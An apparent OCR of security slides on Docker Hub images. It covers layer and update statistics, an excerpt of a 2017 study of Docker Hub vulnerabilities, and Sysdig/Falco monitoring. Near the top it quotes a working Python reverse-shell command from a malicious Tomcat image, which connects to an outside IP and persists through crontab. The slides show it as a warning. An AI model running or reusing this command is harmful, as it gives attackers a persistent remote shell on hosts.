
https://hub.docker.com/r/docker123321/tomcat/

It executes this command to create a backdoor:

```
/usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\\"98.142.140.13\
\\",8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\\\"/bin/sh\\\",\\\"-i\\\"]);'\\n\" >> /mnt/etc/crontab
```

Layer

Layer Count - Distribution




Interpretation

- Action (i.e. add package) in buildfile results in additional layer
- Highest peak in 10-15 layer group, 74% of the images <=25 layer
- Lower number might imply simplicity, but could also be “cheating”.
  - `FROM scratch; ADD rootfs.tar.xz`
  - Rootfs could contain anything ;)
  - Also not necessarily related to size
- High number of layers might indicate need for optimization of buildprocess

Update Frequency

Up to date?



- For each repository the "last pushed" information was collected (on 17.09.17)

- The statistical data shows
  - Most recent updates: 2 days ago
  - Oldest updates (to *deprecated* images) >700 days
  - Median 4 days

- *Manually* verified: all *non-deprecated* repos received updates <=9 days ago
- *Manually* verified: even some deprecated repos updated!

- Attention: last update to repository != update to image (!!!)

	Age (days)
Min	2
Median	4
Average	32
Max	704

OFFICIAL REPOSITORY

openjdk ☆

Last pushed: 6 days ago

Refers to repo

Repo Info   Tags

Short Description

OpenJDK is an open-source implementation of the Java Platform, Standard Edition

Docker Pull Command

```
docker pull openjdk
```

Full Description

Supported tags and respective `Dockerfile` links

- `6b38-jdk`, `6b38`, `6-jdk`, `6` (6-jdk/Dockerfile)
- `6b38-jdk-slim`, `6b38-slim`, `6-jdk-slim`, `6-slim` (6-jdk/slim/Dockerfile)
- `6b38-jre`, `6-jre` (6-jre/Dockerfile)
- `6b38-jre-slim`, `6-jre-slim` (6-jre/slim/Dockerfile)
- `7u151-jdk`, `7u151`, `7-jdk`, `7` (7-jdk/Dockerfile)
- `7u151-jdk-slim`, `7u151-slim`, `7-jdk-slim`, `7-slim` (7-jdk/slim/Dockerfile)
- `7u131-jdk-alpine`, `7u131-alpine`, `7-jdk-alpine`, `7-alpine` (7-jdk/alpine/Dockerfile)
- `7u151-jre`, `7-jre` (7-jre/Dockerfile)
- `7u151-jre-slim`, `7-jre-slim` (7-jre/slim/Dockerfile)
- `7u131-jre-alpine`, `7-jre-alpine` (7-jre/alpine/Dockerfile)
- `8u141-jdk`, `8u141`, `8-jdk`, `8`, `jdk`, `latest` (8-jdk/Dockerfile)
- `8u141-jdk-slim`, `8u141-slim`, `8-jdk-slim`, `8-slim`, `jdk-slim`, `slim` (8-jdk/slim/Dockerfile)
- `8u131-jdk-alpine`, `8u131-alpine`, `8-jdk-alpine`, `8-alpine`, `jdk-alpine`, `alpine` (8-jdk/alpine/Dockerfile)
- `8u141-jdk-windowsservercore`, `8u141-windowsservercore`, `8-jdk-windowsservercore`, `8-windowsservercore`, `jdk-windowsservercore`, `windowsservercore` (8-jdk/windows/windowsservercore/Dockerfile)

Last push information does not refer to all images – updated once **any** of the images is updated

Update frequency does **not** contradict initial survey.
Initial survey focused on Repository.image.hasTag(Latest)

Individual image has to be checked!

Not all images might need updates

{Min,Mdn,Avg,Max}

Statistical Values

	Size (MB)	Age (days)	Image Layers
Min	1	2	2
Lower	58	3	11
Median	138	4	17
Average	184	32	19
Upper	253	4	26
Max	1.200	704	50
STDEV	178	104	12
Sampe Size n of N=144	117	144	132

Summary

- Scanning does not solve the issue! But helps gathering knowledge
- Official images are not necessarily free from vulnerabilities
  - Vulnerability count higher than expected
- But they do receive updates (which might leave vulnerabilities unfixed)
  - Not necessarily all images in repo receive updates, Repo updates ~1/Week

- 16% of images started from scratch
- 10% of images marked as deprecated
- Rest goes back to few base images: Debian highly important, Alpine growing popularity

- Most images around 150MB with ~18 layer
  - Alpine among smallest -> results in reduced risk vulnerabilities

- Fixed + vulnerabilities propagate from parent to child - Monitor complete chain for updates

Going Further

A Study of Security Vulnerabilities on Docker Hub

Rui Shu, Xiaohui Gu and William Enck
North Carolina State University
Raleigh, North Carolina, USA
{rshu, xgu, whenck}@ncsu.edu

ABSTRACT

Docker containers have recently become a popular approach to provision multiple applications over shared physical hosts in a more lightweight fashion than traditional virtual machines. This popularity has led to the creation of the Docker Hub registry, which distributes a large number of official and community images. In this paper, we study the state of security vulnerabilities in Docker Hub images. We create a scalable Docker image vulnerability analysis (DIVA) framework that automatically discovers, downloads, and analyzes both official and community images on Docker Hub. Using our framework, we have studied 356,218 images and made the following findings: (1) both official and community images contain more than 180 vulnerabilities on average when considering all versions; (2) many images have not been updated for hundreds of days; and (3) vulnerabilities commonly propagate from parent images to child images. These findings demonstrate a strong need for more automated and systematic methods of applying security updates to Docker images and our current Docker image analysis framework provides a good foundation for such automatic security update.

Keywords

Docker Images; Security Vulnerabilities; Vulnerability Propagation

1. INTRODUCTION

The container abstraction has become a popular technique for running multiple application services on a single host. Similar to system virtualization, containers provide an isolated runtime environment and easy methods to package and deploy many instances of an application. However, in contrast to system virtualization, containerized applications on the same host share the host operating system kernel and services. Containers wrap system libraries, files, and code that are needed to support the target application. In doing so, containers become significantly more lightweight than system virtualization, leading to its recent popularity.

Docker is one of the most widely used container-based technologies. Docker distributes applications (e.g., Apache, MySQL) in the form of *images*. Each image contains the target application software as well as its supporting libraries and configuration files. As a result, Docker images provide a convenient way to store and deliver applications. New images need not to start from scratch. Rather, a new image can extend existing images, creating a parent-child relationship between images. At the roots of these inheritance trees are a set of base (or root) images that provide bare-bones functionality for a specific platform (e.g., Ubuntu).

A community has been developed around the creation and sharing of Docker images. Docker Hub,[1] introduced in 2014, is a cloud registry service for sharing application images. Images are distributed using *repositories*, which allow versioned image development and maintenance. Repositories can branch off of other repositories. For example, a maintainer can create an image `myimage:v1` in the `myimage` repository by building upon the `ubuntu:16.04` image in `ubuntu` repository. After installing application softwares, the maintainer can tag the working image as `myimage:v2`. Later, after applying some security updates, the image can be tagged `myimage:v3`.

Docker Hub contains two types of public repositories: official and community. Official repositories contain public, certified images from vendors (e.g., Canonical, Oracle, Red Hat, and Docker). In contrast, community repositories can be created by any user or organization. At the time of writing, there were nearly 100 official repositories. While there is no list of community repositories, our study has identified about 100,000 public community repositories.

In January 2015, a Forrester survey [14] of enterprises indicated that security was a top concern when deciding whether to deploy containers. The survey found that of the various security concerns, the Vulnerabilities & Malware concern was the greatest. Therefore, we hypothesize that the complexity of software configuration in Docker Hub images, combined with a large number of images built by various parties, results in a significantly vulnerable landscape. This intuition leads us to the primary research question of this work: *what is the state of security vulnerabilities in Docker Hub images?*

In this paper, we provide an evaluation of security vulnerabilities in both official and community images that are

[1]https://hub.docker.com/

CODASPY'17, March 22-24, 2017, Scottsdale, AZ, USA
© 2017 ACM. ISBN 978-1-4503-4523-1/17/03...$15.00
DOI: http://dx.doi.org/10.1145/3029806.3029832

Table 4: Vulnerability types ranked per year by the number of impacted `:latest` official images.

Vulnerability Type	Rank (Number of impacted images)						
	2015	2014	2013	2012	2011	2010	2009
Overflow	1 (78)	1 (75)	3 (14)	5 (5)	2 (2)	1 (66)	1 (14)
Denial of service	2 (77)	1 (75)	1 (56)	1 (44)	2 (2)	1 (66)	4 (1)
Obtain information	2 (77)	7 (6)	5 (12)	6 (0)	5 (0)	4 (30)	5 (0)
Bypass a restriction or similar	4 (57)	4 (40)	6 (1)	2 (28)	1 (3)	1 (66)	2 (2)
Execute code	5 (56)	1 (75)	2 (34)	3 (22)	5 (0)	6 (0)	2 (2)
Gain privileges	6 (33)	10 (0)	6 (1)	4 (15)	5 (0)	6 (0)	5 (0)
Memory corruption	7 (4)	6 (7)	4 (4)	6 (0)	4 (1)	6 (0)	5 (0)
Cross site scripting	8 (2)	8 (4)	6 (1)	6 (0)	5 (0)	6 (0)	5 (0)
Directory traversal	9 (1)	5 (8)	6 (1)	6 (0)	5 (0)	5 (13)	5 (0)
Http response splitting	10 (0)	9 (2)	10 (0)	6 (0)	5 (0)	6 (0)	5 (0)

Table 5: Vulnerability types ranked per year by the number of impacted `:latest` community images.

Vulnerability Type	Rank (Number of impacted images)						
	2015	2014	2013	2012	2011	2010	2009
Denial of service	1 (60k)	1 (60k)	1 (54k)	1 (39k)	1 (5k)	1 (30k)	3 (2k)
Overflow	2 (60k)	2 (59k)	3 (38k)	5 (6k)	4 (3k)	2 (26k)	1 (7k)
Obtain information	3 (59k)	7 (23k)	4 (36k)	6 (4k)	8 (174)	4 (17k)	7 (2)
Bypass a restriction or similar	4 (58k)	4 (49k)	5 (15k)	3 (20k)	3 (3k)	3 (26k)	5 (277)
Execute code	5 (58k)	3 (59k)	2 (47k)	2 (20k)	2 (3k)	6 (1k)	2 (2k)
Gain privilege	6 (52k)	9 (5k)	8 (942)	4 (11k)	7 (255)	7 (94)	9 (0)
Memory corruption	7 (31k)	5 (40k)	6 (5k)	7 (871)	5 (2k)	9 (6)	6 (10)
Cross site scripting	8 (7k)	10 (4k)	7 (980)	8 (198)	6 (387)	8 (88)	4 (486)
Directory traversal	9 (4k)	6 (35k)	11 (69)	10 (94)	10 (4)	5 (14k)	9 (0)
Cross site request forgery	10 (2k)	11 (276)	9 (644)	12 (54)	10 (4)	10 (0)	9 (0)
Http response splitting	11 (466)	8 (9k)	12 (0)	11 (67)	9 (58)	10 (0)	9 (0)
Sql injection	12 (16)	12 (42)	10 (218)	9 (158)	10 (4)	10 (0)	8 (1)

vulnerabilities. Recall from Section 2.2 that Clair reports the vulnerable package name. Table 6 shows the top-ten packages for both community images (all and latest) and official images (all and latest). Note that the statistics are calculated across all versions of the package. For official images, `glibc` is the most frequent offender, affecting over 80% images in both all versions and the latest version. The `glibc` package is also the most significant offender for community images. Another observation is that some packages (e.g., util-linux, shadow, perl, openssl, etc.) appear in each category. Therefore, it is possible that a small number of vulnerable packages cause a significant impact on Docker Hub. These packages could be targeted specifically to improve the security of the Docker Hub ecosystem.

4.5 Image Dependency Relationship

Our third research question seeks to understand the relationship between image dependencies and vulnerability propagation. Child images can be created from both official and community images. There are two general ways to build child images from parent images. First, if a user updates a running image that was downloaded from Docker Hub, that image can be committed as a new image. Second, a Docker Hub repository maintainer can specify a *FROM* instruction in the Dockerfile of a new image. This instruction specifies the base image, which Docker automatically downloads to the Docker host when building the new image from the Dockerfile. Both of the methods may lead to vulnerability propagation. We study this relationship from two perspectives: (1) the degree of propagation from parent image to child image, and (2) the factors that promote propagation.

RQ3.1: *To what degree do child images add, inherit, or remove vulnerabilities?* In Section 2.3 we described an algorithm of identifying the CVEs relationships between a parent and child image. Figure 8 shows the average number of new, unpatched, and patched CVEs per edge between images in the dependency graph. Further, we distinguish between the types of inheritance: official to official, official to community, and community to community. The figure shows that child images inherit on average 80 or more vulnerabilities from their parents, regardless if the parent is official or community. Furthermore, child images frequently introduce new vulnerabilities. This is an interesting observation, because it suggests that when a child installs new software packages, the maintainer is not applying security updates (e.g., with `apt-get upgrade`). That said, Figure 8 does indicate the vulnerability propagation is slightly better for child images that are created from official images.

RQ3.2: *How does image popularity promote vulnerability propagation?* We answer this question in three stages. First, we identify the top most influential OS and non-OS base images, as determined by the number of descendant images. Tables 7 and 8 list the top 10 OS and non-OS base images along with the number of descendant images. Our results for top OS base images is consistent with an August 2015 study by CenturyLink [19]. Second, we look at the distribution of influential base images (Figure 9), we see that there are a relatively small number of very influential images. Finally, we correlate top ranked images with top vulnerable packages.

Tables 7 and 8 list the top vulnerable packages (from Table 6) for the top OS and non-OS base images. The tables show that many of the top vulnerable packages appear in the top influential base images. Thus, *it is highly likely that the root cause of pervasive vulnerabilities on Docker Hub is the result of propagation from a relatively small set of highly influential base images.* As such, future work should investigate methods of automatically pushing updates based on the dependency graph.

Table 6: Top ten packages causing images to contain vulnerabilities.

Rank	Package name (Percentage of impacted images)			
	Official	Official `:latest`	Community	Community `:latest`
1	glibc (89.81%)	glibc (81.91%)	glibc (84.24%)	glibc (84.82%)
2	util-linux (89.55%)	util-linux (81.91%)	openssl (78.32%)	openssl (78.51%)
3	shadow (89.55%)	shadow (81.91%)	util-linux (77.01%)	util-linux (77.24%)
4	perl (87.29%)	audit (77.66%)	shadow (77.01%)	shadow (77.24%)
5	apt (83.82%)	perl (73.40%)	perl (74.07%)	perl (73.05%)
6	openssl (83.79%)	tar (72.34%)	pam (70.92%)	pam (70.53%)
7	tar (83.58%)	apt (70.21%)	pcre3 (66.54%)	audit (67.10%)
8	openldap (76.85%)	openssl (67.02%)	audit (65.48%)	pcre3 (65.59%)
9	krb5 (76.06%)	systemd (67.02%)	krb5 (64.99%)	dpkg (64.36%)
10	audit (73.51%)	gcc (65.96%)	libidn (64.54%)	libidn (62.93%)




Figure 8: Statistics of the pattern of CVE propagation.




Figure 9: Distribution of the number of descendant images.

4.6 Summary

Our experimental study reveals a set of key findings about the security vulnerabilities of Docker Hub:

1. Both official and community images contain more than 180 vulnerabilities on average when considering all versions. Although the latest official images contain fewer vulnerabilities, the average number of vulnerabilities per image still reach more than 70. In contrast, the number of vulnerabilities contained in the latest community images shows little difference from that of all community images. In addition, more than 80% of both types of images have at least one high severity level vulnerability.

2. About 50% of both community and official images have not been updated in 200 days, and about 30% of images have not been updated in 400 days. There is some difference in the percentage of more frequently updated images (i.e., updated in 14 days) between official images and community images: approximately 20% for all official images verses approximately 10% for all community images. In contrast, nearly 86% of the *latest* official images have been updated in less than 14 days.

3. Child images bring in about 20 more new vulnerabilities on average, and they also inherit 80 vulnerabilities on average from their parent images. The vulnerability propagation is slightly better when child images are created from official images. In addition, there are a relatively small number of influential base images, and we also find top vulnerable packages mostly appear in all top influential base images.

5. FUTURE WORK DISCUSSION

First, our current architecture depends on Clair to statically identify vulnerabilities from installed packages. One possible enhancement for our work is to dynamically scan independent packages that are being installed in the running containers. As a result, we can achieve most timely detection of vulnerabilities introduced by the package update to running docker containers.

Second, we hope to patch the running containers when a vulnerability is detected. One possible approach is to upgrade packages to secure version in running containers, e.g., with `apt-get upgrade`. However, creating containers from images and committing patched containers into images incur resource overhead (e.g., CPU, disk) to the hosts. Moreover, applications or containers might require rebooting after patching, which would incur undesirable unavailability for server applications (e.g., a production web server). Therefore, it is challenging to develop an effective and practical security patching solution, which is also part of our future work.

Source: Shu, R., Gu, X., & Enck, W. (2017). A Study of Security Vulnerabilities on Docker Hub. In *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy - CODASPY '17*


4

Anomaly Detection


Sysdig + Sysdig/Falco

Think of sysdig as **strace + tcpdump + htop + iftop + lsof + transaction tracing** + awesome sauce.

Sysdig




Source: https://www.slideshare.net/Sysdig/trace-everything-when-apm-meets-sysadmins



Source: https://www.sysdig.org | https://www.sysdig.org/wiki/sysdig-examples/

Csysdig



CPU	PROCS	THREADS	VIRT	RES	FILE	NET	ENGINE	IMAGE	ID	NAME
0.00	0	0	1M	4K	0	0.00	docker	gcr.io/google_containers/paus	2276ceab8b68	k8s_POD.d8dbe16c_kube-proxy-ip-10
0.00	0	0	1M	4K	0	0.00	docker	gcr.io/google_containers/paus	a0afeca66f31	k8s_POD.956305ba_mongo-886875792-
0.00	0	0	1M	4K	0	0.00	docker	gcr.io/google_containers/paus	03c8c044a7dc	k8s_POD.96e7050b_javaapp-29377701
0.00	0	0	1M	4K	0	0.00	docker	gcr.io/google_containers/paus	d39dc18f6149	k8s_POD.d8dbe16c_sysdig-agent-c21
0.00	0	0	3G	218M	694	20.53	docker	ltagliamonte/counterapp	591135d67903	k8s_javaapp.102b3dcb_javaapp-2748
0.00	0	0	287M	78M	25K	9.39K	docker	mongo	66f24c30196d	k8s_mongo.e19437dd_mongo-88687579
0.00	0	0	3G	253M	449K	7.54K	docker	sysdig/agent:latest	1962e05e0707	k8s_sysdig-agent.9a5bcfc6_sysdig-
0.00	0	0	8G	6G	41K	44.93	docker	ltagliamonte/demo-mongo-stats	8f8797830756	k8s_mongo-statsd.5aaf19fb_mongo-8
0.00	0	0	735M	33M	99K	00.97	docker	ltagliamonte/recurling	e69a1a716067	k8s_client.2f5844e1_jclient-35658
0.00	0	0	3G	229M	2K	81.62	docker	ltagliamonte/counterapp	4b26a99ba288	k8s_javaapp.5d603f88_javaapp-2937
0.00	0	0	258M	32M	0	5.54K	docker	gcr.io/google_containers/hype	861c7fce675c	k8s_kube-proxy.3afeccd0_kube-prox
0.00	0	0	1M	4K	0	0.00	docker	gcr.io/google_containers/paus	3b8f0b3550e5	k8s_POD.956305ba_mongo-886875792-
0.00	0	0	1M	4K	0	0.00	docker	gcr.io/google_containers/paus	dad6dcadf28e	k8s_POD.96e7050b_javaapp-29377701
0.00	0	0	3G	222M	1K	5.82K	docker	ltagliamonte/counterapp	0a948489b27d	k8s_javaapp.5d603f88_javaapp-2937
0.00	0	0	1M	4K	0	0.00	docker	gcr.io/google_containers/paus	0103380ec520	k8s_POD.e1000589_redis-3547843244
0.00	0	0	5G	4G	29K	44.93	docker	ltagliamonte/demo-mongo-stats	6d3d52b85066	k8s_mongo-statsd.ce1719a0_mongo-8
